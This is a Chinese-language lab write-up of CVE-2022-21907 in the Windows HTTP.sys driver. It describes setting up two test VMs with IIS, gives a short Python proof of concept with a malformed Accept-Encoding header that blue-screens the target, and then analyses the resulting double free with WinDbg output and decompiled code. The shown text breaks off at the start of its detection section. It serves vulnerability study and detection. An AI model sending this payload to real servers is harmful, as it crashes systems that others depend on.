

# HTTP protocol stack Remote Code Execution Vulnerability

CVE-2022-21907

Author:h1biki

Name_zh	HTTP protocol stack 远程代码执行漏洞
Name_en	HTTP protocol stack Remote Code Execution Vulnerability
CVE	CVE-2022-21907
CVSS 评分	9.8
威胁等级	High
CNNVD	----
其他 id	----
受影响软件	Windows ,Windows server

## 简介

HTTP 协议栈远程代码执行漏洞。由于 HTTP 协议栈（HTTP.sys）中的 HTTP Trailer Support 功能存在边界错误可导致缓冲区溢出。未经身份验证的攻击者通过向 Web 服务器发送特制的 HTTP 数据包，从而在目标系统上执行任意代码。该漏洞被微软提示为“可蠕虫化”，无需用户交互便可通过网络进行自我传播，

Windows HTTP 协议栈（HTTP.sys）是 Windows 操作系统中处理 HTTP 请求的内核驱动程序，常见于 Web 浏览器与 Web 服务器之间的通信，以及 Internet

Information Services (IIS)中。

HTTP protocol stack Remote Code Execution Vulnerability. A buffer overflow can be caused by a boundary error in the HTTP tracker support function in the HTTP protocol stack (HTTP. Sys). An unauthenticated attacker can execute arbitrary code on the target system by sending a specially crafted HTTP packet to the web server. The vulnerability is prompted by Microsoft as "worms", which can spread itself through the network without user interaction,

Windows HTTP protocol stack (HTTP. Sys) is the kernel driver for handling HTTP requests in Windows operating system. It is commonly used in the communication between web browser and web server, as well as in Internet information services (IIS).

## **漏洞影响**

Windows Server 2019 (Server Core installation)

Windows Server 2019

Windows 10 Version 21H2 for ARM64-based Systems

Windows 10 Version 21H2 for 32-bit Systems

Windows 11 for ARM64-based Systems

Windows 11 for x64-based Systems

Windows Server, version 20H2 (Server Core Installation)

Windows 10 Version 20H2 for ARM64-based Systems

Windows 10 Version 20H2 for 32-bit Systems

Windows 10 Version 20H2 for x64-based Systems

Windows Server 2022 (Server Core installation)

Windows Server 2022

Windows 10 Version 21H1 for 32-bit Systems

Windows 10 Version 21H1 for ARM64-based Systems

Windows 10 Version 21H1 for x64-based Systems

Windows 10 Version 21H2 for x64-based Systems

Windows 10 Version 1809 for ARM64-based Systems

Windows 10 Version 1809 for x64-based Systems

Windows 10 Version 1809 for 32-bit Systems

## 漏洞复现

实验环境

准备两台虚拟机

cn\_windows\_10\_consumer\_editions\_version\_2004\_updated\_june\_2020\_x64\_

192.168.160.132

Windows 10 10.70.42.11

接下来利用这两台主机进行试验

首先我们使用虚拟机安装 Windows 10 的镜像创建一个虚拟机，进入到系统之后，在搜索框搜索控制面板，在程序与功能中，打开 Windows 自带的 IIS WEB 服务，然后在本地输入 127.0.0.1 看看是否启动成功。

接下来在 cmd 中输入以下 ipconfig 查看一下本机的 ip 地址（注：虚拟机中的 Windows 的防火墙必须关闭，不然在物理机中是无法访问到虚拟机中的 server)

```
C:\Users\nsfocus>ipconfig


Windows IP 配置

以太网适配器 Ethernet0:


    连接特定的 DNS 后缀 . . . . . : localdomain
    本地连接 IPv6 地址. . . . . : fe80::cc71:3a73:ca7c:b3b0%6
    IPv4 地址 . . . . . : 192.168.160.132
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : 192.168.160.2

C:\Users\nsfocus>ping g.cn
```


在控制面板服务界面启动 windows 功能



如果 windows 提示没有找到服务 W3SVC




我们需要去启动 process activation service 功能



然后再去启动服务

内应用 运行	Windows Font Cache Ser...	通过缓存常用字体数据优化应用程序的...	正在...	自动	本地服务
	Windows Image Acquisiti...	为扫描仪和照相机提供图像采集服务		手动	本地服务
	Windows Installer	添加、修改和删除作为 Windows Inst...		手动	本地系统
	Windows Management I...	提供共同的界面和对象模式以便访问有...	正在...	自动	本地系统
	Windows Media Player N...	使用通用即插即用设备与其他网络播放...		手动	网络服务
	Windows Mixed Reality ...	Enables Mixed Reality OpenXR run...		手动	本地系统
	Windows Modules Install...	启用 Windows 更新和可选组件的安装...	正在...	手动	本地系统
	Windows Process Activati...	Windows Process Activation Servic...	正在...	手动	本地系统
	Windows Push Notificati...	此服务托管为本地通知和推送通知提供...	正在...	自动	本地系统
	Windows PushToInstall ...	为 Microsoft Store 提供基础结构支...		手动(触发...	本地系统
	Windows Remote Manag...	Windows 远程管理(WinRM)服务执行...		手动	网络服务
	Windows Search	为文件、电子邮件和其他内容提供内容...	正在...	自动(延迟...	本地系统
	Windows Time	维护在网络上的所有客户端和服务器的...		手动(触发...	本地服务
	Windows Update	自动检测、下载和安装 Windows 和其...	正在...	手动(触发...	本地系统

在本地输入 127.0.0.1 看看是否启动成功



访问成功


## 漏洞触发

接下来咱们就是去验证一下这个漏洞。

POC:

```
poc.py
: > Users > nsfocus > Desktop > CVE-2022-21907 > POC > poc.py
1  #!/usr/bin/python
2  # CVE-2022-21907
3
4  import requests
5
6
7  print("CVE-2022-21907验证程序 Start...")
8  host = input("请输入您的主机地址: ")
9  # The PoC :
10 poc = requests.get(f'http://{host}/', headers = {'Accept-Encoding': 'AAAAAAAAAAAAAAAAAAAAAAAAAA,\
11          BBBBbcccACCCACACATTATTATAASDFADFAFSDDAHJSKSKSKSKSKJHSHHHAY&AU&**SISODDJJDJJDDJJJSU**S,\
12          RRARRARYYYATTATTTTATTATTATSHHSGGUGFURYTIUHSKJLKJMNLSJLJLJSLJLJLKJHJVHGF,\
13          TTYCTCTTCGFDGSAHDTUYGKJHJLKJHGFUTYREYUTYIYOUPIOOLPLMKNLIJOPKOLPKOPJLKOP,\
14          OOOAOAOOAOOAOOAOOAOOAOOAOO,\
15          *****stupid, *, , ,}])
```

启动 POC,验证漏洞



poc 验证成功，靶机蓝屏重启

## 漏洞分析

我们可以使用 windbg 进行内核调试，使用 windbg 连接上测试虚拟机，接下来

使用 POC 对目标机器进行攻击

```
0: kd> .reload
Connected to Windows 10 19041 x64 target at (Mon Feb 7 23:40:08.187 2022 (UTC + 8:00)), ptr64 TRUE
Loading Kernel Symbols
.....
Press ctrl-c (cdb, kd, ntsd) or ctrl-break (windbg) to abort symbol loads that take too long.
Run !sym noisy before .reload to track down problems loading symbols.
.....
Loading User Symbols
Loading unloaded module list
0: kd> g
KDTARGET: Refreshing KD connection
*** Fatal System Error: 0x00000139
(0x0000000000000003,0xFFFFFC88487FC480,0xFFFFFC88487FC3D8,0x0000000000000000)
Break instruction exception - code 80000003 (first chance)
A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.
A fatal system error has occurred.
For analysis of this file, run !analyze -v
nt!DbgBreakPointWithStatus:
fffff803`79c0ed40 cc int 3
0: kd> kp
# Child-SP RetAddr Call Site
00 fffff808`487fb9a8 fffff803`79d25082 nt!DbgBreakPointWithStatus
01 fffff808`487fb9b0 fffff803`79d24666 nt!KiBugCheckDebugBreak+0x12
02 fffff808`487fba10 fffff803`79c06fa7 nt!KeBugCheck2+0x946
03 fffff808`487fc120 fffff803`79c18e69 nt!KeBugCheckEx+0x107
04 fffff808`487fc160 fffff803`79c19290 nt!KiBugCheckDispatch+0x69
05 fffff808`487fc2a0 fffff803`79c17623 nt!KiFastFailDispatch+0xd0
06 fffff808`487fc480 fffff803`7dd1f537 nt!KiRaiseSecurityCheckFailure+0x323
07 fffff808`487fc610 fffff803`7dcd6ac5 HTTP!UlpFreeUnknownCodingList+0x63
08 fffff808`487fc640 fffff803`7dcdad191 HTTP!UlpParseAcceptEncoding+0x298f5
09 fffff808`487fc730 fffff803`7dc89368 HTTP!UlpAcceptEncodingHeaderHandler+0x51
0a fffff808`487fc780 fffff803`7dc88a47 HTTP!UlpParseHeader+0x218
0b fffff808`487fc880 fffff803`7dbe4c5f HTTP!UlpParseHttp+0xac7
0c fffff808`487fc9e0 fffff803`7dbe490a HTTP!UlpParseNextRequest+0x1ff
0d fffff808`487fc9e0 fffff803`7dc84852 HTTP!UlpHandleRequest+0x1aa
0e fffff808`487fcb80 fffff803`79a79dd5 HTTP!UlpThreadPoolWorker+0x112
0f fffff808`487fcc10 fffff803`79c0e4f8 nt!PspSystemThreadStartup+0x55
10 fffff808`487fcc60 00000000`00000000 nt!KiStartSystemThread+0x28
```

可以看到发生错误的位置，使用 kp 查看当前堆栈指针情况，可以看到发生问题

的原因是处理 AcceptEncoding 的头时，触发 UlpFreeUnknownCodingList 而造成了堆栈的问题

接下来使用!analyze 进行自动化的分析



```

*****
*
*                               Bugcheck Analysis                               *
*
*****
KERNEL_SECURITY_CHECK_FAILURE (139)
A kernel component has corrupted a critical data structure. The corruption
could potentially allow a malicious user to gain control of this machine.
Arguments:
Arg1: 0000000000000003, A LIST_ENTRY has been corrupted (i.e. double remove).
Arg2: fffffc88487fc480, Address of the trap frame for the exception that caused the bugcheck
Arg3: fffffc88487fc3d8, Address of the exception record for the exception that caused the bugcheck
Arg4: 0000000000000000, Reserved


Debugging Details:
-----

BUGCHECK_CODE: 139
BUGCHECK_P1: 3
BUGCHECK_P2: fffffc88487fc480
BUGCHECK_P3: fffffc88487fc3d8
BUGCHECK_P4: 0
PROCESS_NAME: System
ERROR_CODE: (NTSTATUS) 0xc0000409 - <Unable to get error code text>
SYMBOL_NAME: HTTP!UlFreeUnknownCodingList+63
MODULE_NAME: HTTP
IMAGE_NAME: HTTP.sys
FAILURE_BUCKET_ID: 0x139_3_CORRUPT_LIST_ENTRY_HTTP!UlFreeUnknownCodingList
FAILURE_ID_HASH: {1b194f54-2d0b-e3a8-62e2-afded08822bd}

Followup: MachineOwner
-----

```

可以看到是由于 LIST\_ENTRY 的 Double Free 而造成的蓝屏，并且可以看到造成问题的程序是 HTTP.sys，那么接下来我们使用 IDA 来进行静态分析，目标程序所在的路径为 C:\Windows\System32\drivers



通过追踪到堆栈指针情况，直接搜索 UlpParseAcceptEncoding 函数，即可跳转到造成 Double Free 的位置

```

; Attributes: bp-based frame fpd=57h
UlpParseAcceptEncoding proc near

var_C0= qword ptr -0C0h
var_B8= qword ptr -088h
var_B0= qword ptr -080h
var_A8= dword ptr -0A8h
var_A0= qword ptr -0A0h
var_90= word ptr -90h
var_8C= dword ptr -8Ch
var_88= dword ptr -88h
var_80= xmmword ptr -80h
var_70= dword ptr -70h
var_68= qword ptr -68h
var_60= qword ptr -60h
var_58= qword ptr -58h
var_50= qword ptr -50h
var_48= qword ptr -48h
var_40= byte ptr -40h
var_3F= dword ptr -3Fh
var_38= word ptr -38h
var_39= byte ptr -39h
var_38= qword ptr -38h
var_30= qword ptr -30h
arg_18= qword ptr 28h

; FUNCTION CHUNK AT PAGE:00000001C00F698E SIZE 00000262 BYTES

; unwind { // __GSHandlerCheck
push rbp
push rbx
push rsi
push rdi
push r13
push r15
lea rbp, [rsp-2Fh]
sub rsp, 088h
mov rax, cs:__security_cookie
xor rax, rsp
mov [rbp+57h+var_38], rax

```

HTTP!UlpParseAcceptEncoding 例程通过调用 HTTP! 遍历字段值字符串!

## UlpParseContentCoding

```

while ( 1 )
{
    v29 = 1000;
    v5 = UlpParseContentCoding(v7, v4, (int *)&v30, (unsigned __int8 **)&v35, &v33, (
    if ( v5 < 0 )
    {
        if ( v5 != -1073741275 )
            goto LABEL_46;
        if ( v34 == v8 && !v9 )
        {
            v5 = 0;
            goto LABEL_25;
        }
    }
    else
    {
        v9 = 1;
        if ( v30 == 5 || v30 > 6 )
        {
            v30 = 5;
            if ( v31 < 0x64 )
            {
                v13 = (char *)ExAllocatePoolWithTagPriority(PagedPool, 0x20ui64, 0x58556C55
                if ( !v13 )

```

HTTP!UlpParseContentCoding 例程以及其他功能返回对下一次迭代的 Field-Value 中下一个\*\*内容编码字符串的引用, 并确定对 Field-Value 字符串的当前引用是未知的、受支持的还是无效的内容编码字符串

```

v49 = a3;
v7 = a4;
v8 = a1;
v9 = a2;
v46 = 0i64;
v47 = 0i64;
v10 = a7;
if ( word_1C0075CB0 & 0x2000 )
{
    WPP_SF_qLqqqqq(a1, 0i64, a1, a2, a3, a4, a5, a6, a7);
    a3 = v49;
}
v48 = v9;
for ( i = v9; v9; v48 = v9 )
{
    if ( !(HttpChars[*v8] & 0x20) )
        break;
    ++v8;
    i = --v9;
}
if ( (_DWORD)i && (v12 = HttpChars[*v8], _bittest(&v12, 9u)) )
{
    v30 = UlpParseLWS(v8, &v48, &v46);
    a3 = v49;
    v13 = v30;
    if ( v30 < 0 )
    {
.BEL_107:
        v26 = a5;
        ...
    }
}
```

在处理字段值字符串期间, 例程 HTTP!UlpParseAcceptEncoding 维护一个未知内容编码的循环双向链表。但是, 存在无效的内容编码字符串将导致 HTTP 错误请求服务器响应

```

__int64 __fastcall UlAcceptEncodingHeaderHandler(__int64 a1, __int64 a2, unsigned
{
    __int64 v5; // r14
    unsigned int v7; // edi
    __int64 v9; // rdx
    __int64 v10; // rcx
    int v11; // edi
    __int64 v13; // r9

    v5 = a4;
    v7 = a3;
    if ( ((__int64)WPP_MAIN_CB.Queue.ListEntry.Flink & 0x2000) != 0 )
    {
        if ( a1 )
            v13 = *(_QWORD *)(a1 + 64);
        else
            v13 = 0i64;
        WPP_SF_qiql1l(140i64, a2, a1, v13, a2, a3, v5, (unsigned __int8)a5);
    }
    if ( !a5 )
    {
        v9 = v7;
        v10 = a2;
    LABEL_4:
        v11 = UlpParseAcceptEncoding(v10, v9, a1);
        goto LABEL_5;
    }
    v11 = UlAppendHeaderValue(a1);
}

```

以双向链表(构造无效的 Accept-Encoding)传入 UlpParseAcceptEncoding 函数(此函数用于编码)

编码后传入 UlFreeUnknownCodingList 函数，同时释放通过 UlpParseAcceptEncoding 函数生成的循环双向链表中编码(无效编码)，至此驱动报错

```

1 void __fastcall UlFreeUnknownCodingList(_QWORD **a1)
2 {
3     _QWORD **v1; // rbx
4     _QWORD *v2; // rcx
5     __int64 v3; // rdx
6     _QWORD *v4; // rax
7
8     v1 = a1;
9     if ( word_1C0075CB0 & 0x2000 )
10         WPP_SF_q(166i64, &WPP_99cb88b77a1a346b67d54f0b5a9b3a63_Traceguids, a1);
11     while ( 1 )
12     {
13         v2 = *v1;
14         if ( *v1 == v1 )
15             break;
16         v3 = *v2;
17         if ( *(_QWORD **)(*v2 + 8i64) != v2 || (v4 = (_QWORD *)v2[1], (_QWORD *)
18             __fastfail(3u);
19         *v4 = v3;
20         *(_QWORD *) (v3 + 8) = v4;
21         ExFreePoolWithTag(v2 - 2, 0);
22     }
23     if ( word_1C0075CB0 & 0x2000 )
24         WPP_SF_(167i64, &WPP_99cb88b77a1a346b67d54f0b5a9b3a63_Traceguids);
25 }

```

## 攻击检测

这个漏洞主要就是缓冲区溢出。未经身份验证的攻击通过向 Web 服务器发送特制的 HTTP 数据包来造成类似于 DDOS 或则 RCE 的功能。

因为需要我们发送特定的数据包,所以检测只需要针对其有标识性的数据

```

GET / HTTP/1.1
